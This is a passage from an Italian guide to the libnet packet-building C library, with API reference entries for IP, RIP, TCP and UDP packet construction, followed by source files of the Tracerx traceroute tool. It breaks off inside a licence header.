IGMP_MEMBERSHIP_QUERY        membership query
IGMP_V1_MEMBERSHIP_REPORT    version 1 membership report
IGMP_V2_MEMBERSHIP_REPORT    version 2 membership report
IGMP_LEAVE_GROUP             leave-group message
```

Il codice, che è un sub-message d'instradamento, deve essere 0.

int libnet_build_ip(u_short, u_char, u_short, u_short, u_char, u_char, u_long, u_long, const u_char *, int, u_char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - packet length (not including the IP header)
2 - type of service (symbolic constant)
3 - packet id
4 - fragmentation bits (symbolic constant) / offset
5 - time to live
6 - protocol (symbolic constant)
7 - source address
8 - destination address
9 - pointer to packet payload
10 - packet payload size
11 - pointer to pre-allocated packet memory

libnet_build_ip() costruisce un pacchetto IP.
Il campo della frammentazione deve essere a 0 o una combinazione dei seguenti valori:

```
Value   Description
-------------------
IP_DF   Don't fragment this datagram (this is only valid when alone)
IP_MF   More fragments on the way (OR'd together with an offset value)
```

IP_OFFMASK è usato per recuperare l'offset dal campo della frammentazione.
Il pacchetto IP non deve essere maggiore di IP_MAXPACKET bytes.

La sorgente e la destinazione devono essere in network-byte order.

L'interfaccia di payload deve essere solo usata per costruire un datagramma IP

int libnet_build_rip(u_char, u_char, u_short, u_short, u_short, u_long, u_long, u_long, u_long, const u_char *, int, u_char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - command (symbolic constant)
2 - version (symbolic constant)
3 - routing domain (or zero)
4 - address family
5 - route tag (or zero)
6 - IP address
7 - netmask (or zero)
8 - next hop IP address (or zero)
9 - metric
10 - pointer to packet payload
11 - packet payload size
12 - pointer to pre-allocated packet memory

libnet_build_rip() costruisce un pacchetto RIP.
In funzione della versione di RIP che si stà usando I pacchetti possono essere differenti.
Le differenze sono :

```
    Argument        Version 1       Version 2
    -----------------------------------------
    first           command         command
    second          RIPVER_1        RIPVER_2
    third           zero            routing domain
    fourth          address family  address family
    fifth           zero            route tag
    sixth           IP address      IP address
    seventh         zero            subnet mask
    eighth          zero            next hop IP
    ninth           metric          metric
```

I comandi possono essere:

```
    Value               Description
    ------------------------------
    RIPCMD_REQUEST      RIP request
    RIPCMD_RESPONSE     RIP response
    RIPCMD_TRACEON      RIP tracing on
    RIPCMD_TRACEOFF     RIP tracing off
    RIPCMD_POLL         RIP polling
    RIPCMD_POLLENTRY
    RIPCMD_MAX
```

int libnet_build_tcp(u_short, u_short, u_long, u_long, u_char, u_short, u_short, const u_char *, int, u_char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - source port
2 - destination port
3 - sequence number
4 - acknowledgement number
5 - control flags (symbolic constant)
6 - window size
7 - urgent pointer
8 - pointer to packet payload
9 - packet payload size
10 - pointer to pre-allocated packet memory

libnet_build_tcp() costruisce un pacchetto TCP.
I flags possono essere:

```
    Value   Description
    -----------------------
    TH_URG  urgent data is present
    TH_ACK  acknowledgement number field should be checked
    TH_PSH  push this data to the application as soon as possible
    TH_RST  reset the referenced connection
    TH_SYN  synchronize sequence numbers
    TH_FIN  finished sending data (sender)
```

int libnet_build_udp(u_short, u_short, const u_char *, int, u_char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - source port
2 - destination port
3 - pointer to packet payload
4 - packet payload size
5 - pointer to pre-allocated packet memory

libnet_build_udp() costruisce un pacchetto UDP.

int libnet_insert_ipo(struct ipoption *opt, u_char opt_len, u_char *buf);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - pointer to an IP options structure (filled in)
2 - length of the options
3 - pointer to a complete IP datagram

libnet_insert_ipo() inserisce un opzione IP all'interno di un pacchetto IP precostruito.
Viene fornito un puntatore a una struttura con le opzioni, la dimensione e un puntaore ad un pacchetto precostruito.
La funzione restituisce -1 se l'opzione è relativa ad un pacchetto troppo grande oppure se il buffer del pacchetto è NULL

int libnet_insert_tcpo(struct tcpoption *, u_char, u_char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - pointer to an TCP options structure (filled in)
2 - length of the options
3 - pointer to a complete TCP packet

libnet_insert_tcpo() inserisce un opzione TCP in un pacchetto TCP/IP precostruito
Viene passato un puntatore ad una struttura con le opzioni., la dimensione e un puntatore ad un pacchetto precostruito.

Funzioni di supporto

int libnet_seed_prand();

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: NA

libnet_seed_prand() inizializza lo pseudo-random number generator.
La funzione serve a srandom.

u_long libnet_get_prand(int);

RV on success: 1
RV on failure: NA
Reentrant: yes

Arguments: 1 - maximum size of pseudo-random number desired (symbolic constant)

libnet_get_prand() genera uno psuedo-random number.
Il range del valore restituito è controllato dall'unico argomento:

```
Value   Description
-------------------
PR2     0 - 1
PR8     0 - 255
PR16    0 - 32767
PRu16   0 - 65535
PR32    0 - 2147483647
PRu32   0 - 4294967295
```

void libnet_hex_dump(u_char *buf, int len, int swap, FILE *stream);

RV on success: NA
RV on failure: NA
Reentrant: yes
Arguments: 1 - packet to dump
2 - packet length
3 - byte swap flag
4 - previously opened stream to dump to the packet to

libnet_hex_dump() stampa un paccheto in hesadecimale

int libnet_plist_chain_new(struct libnet_plist_chain **, char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - pointer to a libnet_plist_chain pointer
2 - pointer to the token list

libnet_plist_chain_new() costruisce una nuova catena di port-list adatta a libnet
La catena libnet port-list è un modo semplice e veloce di implementare un range di port-list

int libnet_plist_chain_next_pair(struct libnet_plist_chain *, u_short *, u_short *);

RV on success: 1, 0
RV on failure: -1
Reentrant: yes
Arguments: 1 - pointer to a libnet_plist_chain pointer
2 - pointer to the beginning port (to be filled in)
3 - pointer to the ending port (to be filled in)

libnet_plist_chain_next_pair() prende la prossima copia di porte dalla lista

int libnet_plist_chain_dump(struct libnet_plist_chain *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - pointer to a libnet_plist_chain pointer

libnet_plist_chain_dump() esegue il dump della catena di port-list.

u_char *libnet_plist_chain_dump_string(struct libnet_plist_chain *);

RV on success: pointer to the token list as a string
RV on failure: NULL
Reentrant: no
Arguments: 1 - pointer to a libnet_plist_chain pointer

libnet_plist_chain_dump_string() ritorna la catena della port-listcome una stringa.

void libnet_plist_chain_free(struct libnet_plist_chain *);

RV on success: NA
RV on failure: NA
Reentrant: yes
Arguments: 1 - pointer to a libnet_plist_chain pointer

libnet_plist_chain_free() libera la memoria associata con la catena di port list.
Quelli che seguono sono files che rappresentano un esempio d'uso di LIBNET.

```
/*
 *  $Id: tx_framework.c,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_framework.c - main tracerx toplevel routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_main.h"
#include "./tx_error.h"
#include "./tx_struct.h"
#include "./tx_framework.h"
```

```
#include "./tx_packet_inject.h"
#include "./tx_packet_capture.h"
#include "./tx_packet_filter.h"


int
tx_init_control(struct tx_control **tx_c)
{
    /*
     *  Heap memory for the control structure.
     */
    *tx_c = (struct tx_control *)malloc(sizeof(struct tx_control));
    if (!(*tx_c))
    {
        return (-1);
    }

    /*
     *  Heap memory for the libnet link interface structure.
     */
    (*tx_c)->l =
        (struct libnet_link_int *)malloc(sizeof(struct libnet_link_int));
    if (!((*tx_c)->l))
    {
        return (-1);
    }

    if (libnet_seed_prand() == -1)
    {
        tx_error(CRITICAL, "Can't initialize the random number
generator\n");
        return (-1);
    }

    /*
     *  Initialize defaults to mimic a standard traceroute scan.
     */
    (*tx_c)->device         = NULL;             /* set later */
    (*tx_c)->current_ttl    = 1;                /* start at 1 hop */
    (*tx_c)->max_ttl        = 30;               /* end at 30 */
    (*tx_c)->initial_sport  = libnet_get_prand(PRu16);
    (*tx_c)->initial_dport  = 32768 + 666;      /* standard tr */
    (*tx_c)->id             = getpid();         /* packet id */
    (*tx_c)->use_name       = 1;                /* resolve IP addresses */
    (*tx_c)->packet_size    = PACKET_MIN;       /* IP + UDP + payload */
    (*tx_c)->ip_tos         = 0;                /* set later */
    (*tx_c)->ip_df          = 0;                /* set later */
    (*tx_c)->packet_offset  = 0;                /* set later */
    (*tx_c)->protocol       = IPPROTO_UDP;      /* UDP */
    (*tx_c)->probe_cnt      = 3;                /* 3 probes */
    (*tx_c)->verbose        = 0;                /* Sssssh */
    (*tx_c)->reading_wait   = 5;                /* 5 seconds */
    (*tx_c)->writing_pause  = 0;                /* no writing pause */
    (*tx_c)->host           = 0;                /* set later */
    (*tx_c)->packets_sent   = 0;                /* set later */
    (*tx_c)->packets_reply  = 0;                /* set later */
    (*tx_c)->l              = NULL;             /* pcap descriptor */
    (*tx_c)->p              = NULL;             /* libnet descriptor */
    memset(&(*tx_c)->sin, 0, sizeof(struct sockaddr_in));

    return (1);
}


int
tx_init_network(struct tx_control **tx_c, char *err_buf)
{
    /*
```

```
     *  Set up the network interface and determine our outgoing IP address.
     */
    if (libnet_select_device(&(*tx_c)->sin, &(*tx_c)->device, err_buf) == -
1)
    {
        return (-1);
    }

    /*
     *  Open the libnet link-layer injection interface.
     */
    (*tx_c)->l = libnet_open_link_interface((*tx_c)->device, err_buf);
    if (!((*tx_c)->l))
    {
        return (-1);
    }

    /*
     *  Open the pcap packet capturing interface.
     */
    (*tx_c)->p = pcap_open_live((*tx_c)->device, PCAP_BUFSIZ, 0, 500,
err_buf);
    if (!((*tx_c)->p))
    {
        return (-1);
    }

    /*
     *  Verify minimum packet size and set the pcap filter.
     */
    switch ((*tx_c)->protocol)
    {
        case IPPROTO_UDP:
            if ((*tx_c)->packet_size < IP_H + UDP_H + TX_P)
            {
                tx_error(WARNING,
                    "Packet size too small, adjusted from %d to %d\n",
                    (*tx_c)->packet_size,
                    IP_H + UDP_H + TX_P);
                (*tx_c)->packet_size = IP_H + UDP_H + TX_P;
            }
            if (tx_set_pcap_filter(TX_BPF_FILTER_UDP, tx_c) == -1)
            {
                return (-1);
            }
            break;
        case IPPROTO_TCP:
            if ((*tx_c)->packet_size < IP_H + TCP_H + TX_P)
            {
                tx_error(WARNING,
                    "Packet size too small, adjusted from %d to %d\n",
                    (*tx_c)->packet_size,
                    IP_H + TCP_H + TX_P);
                (*tx_c)->packet_size = IP_H + TCP_H + TX_P;
            }
            if (tx_set_pcap_filter(TX_BPF_FILTER_TCP, tx_c) == -1)
            {
                return (-1);
            }
            break;
        case IPPROTO_ICMP:
            if ((*tx_c)->packet_size < IP_H + ICMP_ECHO_H + TX_P)
            {
                tx_error(WARNING,
                    "Packet size too small, adjusted from %d to %d\n",
                    (*tx_c)->packet_size,
                    IP_H + ICMP_ECHO_H + TX_P);
                (*tx_c)->packet_size = IP_H + ICMP_ECHO_H + TX_P;
```

```
            }
            if (tx_set_pcap_filter(TX_BPF_FILTER_ICMP, tx_c) == -1)
            {
                return (-1);
            }
            break;
        default:
            sprintf(err_buf, "Unknown protocol, can't set packetsize or
filter\n");
            return (-1);
    }

    /*
     *  Allocate packet header memory.
     */
    if (libnet_init_packet(
        (*tx_c)->packet_size + ETH_H,   /* include space for link layer */
        &(*tx_c)->tx_packet) == -1)
    {
        sprintf(err_buf, "libnet_init_packet: %s\n", strerror(errno));
        return (-1);
    }
    return (1);
}


int
tx_do_scan(struct tx_control **tx_c)
{
    int i, j;

    /*
     *  Build a probe `template`.  This template will be used for each
     *  probe sent and it will be updated each pass through the main loop.
     */
    tx_packet_build_probe(tx_c);

    /*
     *  Increment the hopcounter and update packet template.
     */
    for (i = 0; i < (*tx_c)->max_ttl; i++)
    {
        /*
         *  Send a round of probes.
         */
        for (j = 0; j < (*tx_c)->probe_cnt; j++)
        {
            tx_packet_inject(tx_c);
            fprintf(stderr, ".");
        }
        tx_packet_update_probe(tx_c);
        fprintf(stderr, "\n");
    }
    tx_error(FATAL, "Hopcount exceeded.\n");
    return (1);
}


int
tx_shutdown(struct tx_control **tx_c)
{
    pcap_close((*tx_c)->p);
    libnet_close_link_interface((*tx_c)->l);
    free((*tx_c)->l);
    libnet_destroy_packet(&(*tx_c)->tx_packet);

    free(*tx_c);
}
```

```
/* EOF */
```

Il secondo file si chiama tx_packet_build.c

```
/*
 *  $Id: tx_packet_build.c,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_packet_build.c - tracerx packet construction routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_main.h"
#include "./tx_error.h"
#include "./tx_struct.h"
#include "./tx_framework.h"
#include "./tx_packet_inject.h"
#include "./tx_packet_capture.h"

int
tx_packet_build_probe(struct tx_control **tx_c)
{
    int i, c;
    u_char errbuf[BUFSIZ];
    struct ether_addr *local_mac, *remote_mac;
    u_char DEBUG_ETHER[6] = {0x00, 0x10, 0x4b, 0x6b, 0x3c, 0x16};

    /*
     *  Get the link layer addresses we'll need -- the local address of the
     *  outgoing interface and remote address of the host in question (this
     *  will actually be the first hop router).
     */
    c = tx_get_hwaddrs(&local_mac, &remote_mac, tx_c, errbuf);
    if (c == -1)
    {
```

```
        tx_error(FATAL, "tx_get_hwaddrs could not get an address %s.\n",
            errbuf);
    }

    /*
     *  Build the ethernet header portion of the packet.
     */
    libnet_build_ethernet(DEBUG_ETHER/*remote_mac.ether_addr_octet*/,
            local_mac->ether_addr_octet,
            ETHERTYPE_IP,                       /* This is an IP packet
*/
            NULL,                               /* No payload */
            0,                                  /* No payload */
            (*tx_c)->tx_packet);                /* packet memory */

    /*
     *  Build the IP header portion of the packet.
     */
    libnet_build_ip((*tx_c)->packet_size - IP_H,    /* IP packetlength */
            (*tx_c)->ip_tos,                    /* IP type of service */
            (*tx_c)->id,                        /* IP id */
            (*tx_c)->ip_df,                     /* IP fragmentation bits
*/
            (*tx_c)->current_ttl,               /* IP time to live */
            (*tx_c)->protocol,                  /* transport protocol */
            (*tx_c)->sin.sin_addr.s_addr,       /* source IP address */
            (*tx_c)->host,                      /* destination IP */
            NULL,                               /* IP payload */
            0,                                  /* IP payload size */
            (*tx_c)->tx_packet + ETH_H);        /* packet memory */

    /*
     *  Build the transport header and payload portion of the packet.
     */
    switch ((*tx_c)->protocol)
    {
        case IPPROTO_UDP:
            tx_packet_build_udp(tx_c);
            break;
        case IPPROTO_TCP:
            tx_packet_build_tcp(tx_c);
            break;
        case IPPROTO_ICMP:
            tx_packet_build_icmp(tx_c);
            break;
        default:
            tx_error(FATAL, "Unknown transport protocol\n");
    }
    libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_IP, IP_H);
}


int
tx_packet_build_udp(struct tx_control **tx_c)
{
    libnet_build_udp((*tx_c)->initial_sport,        /* source UDP port */
            (*tx_c)->initial_dport,             /* dest UDP port */
            NULL,                               /* payload (copied
later) */
            /* The UDP header needs to know the payload size. */
            (*tx_c)->packet_size - IP_H - UDP_H,
            (*tx_c)->tx_packet + ETH_H + IP_H);     /* packet memory */

    tx_packet_build_payload(tx_c, UDP_H);

    libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_UDP,
        (*tx_c)->packet_size - IP_H);
}
```

```
int
tx_packet_build_tcp(struct tx_control **tx_c)
{
    libnet_build_tcp((*tx_c)->initial_sport,        /* source TCP port */
            (*tx_c)->initial_dport,                 /* dest TCP port */
            libnet_get_prand(PRu32),                /* sequence number */
            0L,                                     /* ACK number */
            TH_SYN,                                 /* control flags */
            1024,                                   /* window size */
            0,                                      /* urgent */
            NULL,                                   /* payload (do this
later) */
            0,                                      /* later */
            (*tx_c)->tx_packet + ETH_H + IP_H);     /* packet memory */

    tx_packet_build_payload(tx_c, TCP_H);

    libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_TCP,
        (*tx_c)->packet_size - IP_H);
}


int
tx_packet_build_icmp(struct tx_control **tx_c)
{
    libnet_build_icmp_echo(ICMP_ECHO,
            0,
            0,
            0,
            NULL,
            0,
            (*tx_c)->tx_packet + ETH_H + IP_H);

    tx_packet_build_payload(tx_c, ICMP_ECHO_H);

    libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_ICMP,
        (*tx_c)->packet_size - IP_H);
}


int
tx_packet_build_payload(struct tx_control **tx_c, int p_hdr_size)
{
    struct timeval time0;
    struct tx_payload *p;
    struct libnet_ip_hdr *ip_hdr;
    int payload_offset;

    /*
     *  The payload is just beyond the transport header.
     */
    payload_offset = ETH_H + IP_H + p_hdr_size;

    if (gettimeofday(&time0, NULL) == -1)
    {
        tx_error(FATAL, "Can't get timing information\n");
    }

    ip_hdr = (struct libnet_ip_hdr *)((*tx_c)->tx_packet + ETH_H);
    p = (struct tx_payload *)((*tx_c)->tx_packet + payload_offset);

    /*
     *  This field is pretty much deprecated since we can keep track of
     *  packets by controlling the ip_id field, something traceroute could
     *  not do.
     */
```

```
    p->seq = 0;

    /*
     *  TTL packet left with.
     */
    p->ttl = ip_hdr->ip_ttl;

    /*
     *  RTT information.
     */
    p->tv = time0;
}


int
tx_packet_update_probe(struct tx_control **tx_c)
{
    struct libnet_ip_hdr *ip_hdr;

    ip_hdr = (struct libnet_ip_hdr *)((*tx_c)->tx_packet + ETH_H);

    /*
     *  Tracerx wouldn't be tracerx without a monotonically increasing IP
     *  TTL.
     */
    ip_hdr->ip_ttl++;

    switch ((*tx_c)->protocol)
    {
        case IPPROTO_TCP:
        {
            struct libnet_tcp_hdr *tcp_hdr;
            tcp_hdr = (struct libnet_tcp_hdr *)((*tx_c)->tx_packet + ETH_H
                    + IP_H);
            if (!((*tx_c)->tx_flags & TX_STATIC_PORTS))
            {
                /*
                 *  Increment destination port.
                 */
                tcp_hdr->th_dport = htons(ntohs(tcp_hdr->th_dport) + 1);
            }
            /*
             *  Update the payload information.
             */
            tx_packet_build_payload(tx_c, TCP_H);
            tcp_hdr->th_sum  = 0;
            libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_TCP,
                    (*tx_c)->packet_size - IP_H);
            break;
        }
        case IPPROTO_UDP:
        {
            struct libnet_udp_hdr *udp_hdr;
            udp_hdr = (struct libnet_udp_hdr *)((*tx_c)->tx_packet + ETH_H
                    + IP_H);
            if (!((*tx_c)->tx_flags & TX_STATIC_PORTS))
            {
                /*
                 *  Increment destination port.
                 */
                udp_hdr->uh_dport = htons(ntohs(udp_hdr->uh_dport) + 1);
            }
            /*
             *  Update the payload information.
             */
            tx_packet_build_payload(tx_c, UDP_H);
            udp_hdr->uh_sum = 0;
            libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_UDP,
```

```
                    (*tx_c)->packet_size - IP_H);
            break;
        }
        case IPPROTO_ICMP:
        {
            struct libnet_icmp_hdr *icmp_hdr;
            icmp_hdr = (struct libnet_icmp_hdr *)((*tx_c)->tx_packet + ETH_H
                    + IP_H);
            /*
             *  Update the payload information.
             */
            tx_packet_build_payload(tx_c, ICMP_ECHO_H);
            icmp_hdr->icmp_sum = 0;
            libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_ICMP,
                    (*tx_c)->packet_size - IP_H);
            break;
        }
        default:
            tx_error(FATAL, "Unknown transport protocol\n");
    }
    ip_hdr->ip_sum = 0;
    libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_IP, IP_H);
}


/* EOF */
```

Il terzo file è tx_packet_inject.c

```
/*
 *  $Id: tx_packet_inject.c,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_packet_inject.c - high-level packet injection routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
```

```
#include "./tx_struct.h"
#include "./tx_framework.h"
#include "./tx_error.h"

int
tx_packet_inject(struct tx_control **tx_c)
{
    int n;

    n = libnet_write_link_layer(
        (*tx_c)->l,                     /* pointer to the link interface */
        (*tx_c)->device,                /* the device to use */
        (*tx_c)->tx_packet,             /* the packet to inject */
        (*tx_c)->packet_size + ETH_H);  /* total packet size */

    if (n != (*tx_c)->packet_size + ETH_H)
    {
        tx_error(CRITICAL, "Write error.  Only wrote %d bytes\n", n);
    }
}
```

Il quarto file è tx_packet_verify.c

```
/*
 *  $Id$
 *
 *  Tracerx
 *  tx_packet_verify.c - packet verification routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_struct.h"
#include "./tx_framework.h"
#include "./tx_error.h"
#include "./tx_packet_capture.h"
```

```
int
tx_packet_verify_udp(char *packet, struct tx_control **tx_c)
{
    struct libnet_ip_hdr *ip_hdr;
    struct libnet_icmp_hdr *icmp_hdr;

    ip_hdr = (struct libnet_ip_hdr *)(packet + ETH_H);

    /*
     *  A UDP scan is only interested in ICMP packets (or possibly a UDP
     *  packet -- terminal case only).
     */
    if (ip_hdr->ip_p != IPPROTO_ICMP && ip_hdr->ip_p != IPPROTO_UDP)
    {
        return (TX_PACKET_IS_BORING);
    }

    icmp_hdr = (struct libnet_icmp_hdr *)(packet + ETH_H + IP_H);

    switch (icmp_hdr->icmp_type)
    {
        case ICMP_UNREACH:
        {
            struct libnet_ip_hdr *o_ip_hdr;

            if (ip_hdr->ip_src.s_addr == (*tx_c)->host)
            {
                /*
                 *  This is an unreachable packet from our destination host.
                 *  This has to be the terminal packet.  The report module
                 *  will need to know if it's a regular port unreachable
                 *  message or perhaps some other type of unreachable..
                 */
                if (icmp_hdr->icmp_code == ICMP_UNREACH_PORT)
                {
                    return (TX_PACKET_IS_TERMINAL);
                }
                else
                {
                    return (TX_PACKET_IS_TERMINAL_EXOTIC);
                }
            }

            /*
             *  Point to the original IP header inside the ICMP message's
             *  payload.
             */
            o_ip_hdr = (struct libnet_ip_hdr *)(packet + ETH_H + IP_H +
                    ICMP_UNREACH_H);

            if (ntohs(o_ip_hdr->ip_id) == (*tx_c)->id &&
                    o_ip_hdr->ip_src.s_addr ==
                    (*tx_c)->sin.sin_addr.s_addr)
            {
                /*
                 *  The original IP header was sent by this host and
contains
                 *  our special ID field, so it's almost positively ours.
                 */
                return (TX_PACKET_IS_UNREACH_EN_ROUTE);
            }
            else
            {
                return (TX_PACKET_IS_BORING);
            }
            break;
        }
```

```
        case ICMP_TIMXCEED:

            break;
        default:
            return (TX_PACKET_IS_BORING);
    }
}


int
tx_packet_verify_tcp(char *packet, struct tx_control **tx_c)
{
}


int
tx_packet_verify_icmp(char *packet, struct tx_control **tx_c)
{
}
```

Proseguiamo con il quinto file tx_packet_filter.c

```
/*
 *  $Id: tx_packet_filter.c,v 1.1 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_packet_filter.c - packet filtering routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
